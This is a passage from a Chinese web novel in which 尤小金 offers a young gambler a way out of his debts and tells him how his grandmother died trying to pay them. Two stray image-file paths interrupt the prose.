    “你恨我也好,想杀我也罢。”


    “这里有三天的口粮,我给你三天时间考虑。城南有家新开的漫画店,三天内你上门去那找活,自会有人教你,并发工钱。”


    “做满半年且不再沾赌,漫画店会帮你偿清债务。”


    “若不去,她死便死了,后面报仇也好,怎么都罢,一切随你。”


    尤小金转身离开。“等等……”少年声音沙哑,像是好些天滴水未进。


    “她……走的痛苦吗?”少年没见到婆子最后一面,她死的太惨烈,贾府为了面子工程,迅速将她掩埋,只随便来了个人告诉少年他祖母因造反被抓,畏罪撞墙自尽。


    “很痛,头骨迸裂,死不瞑目!”


    “家生奴才月钱不低,若正常使用,时间久了置办宅子哪怕园子都可以。但她为了帮你还赌债,去讨月钱劫库房,犯下大罪。”


    “你自己想想,新的一年,到底该怎么做。”


    尤小金头也不回的走了。


    在离开房间后,她听到身后爆发出痛彻心扉的哭声。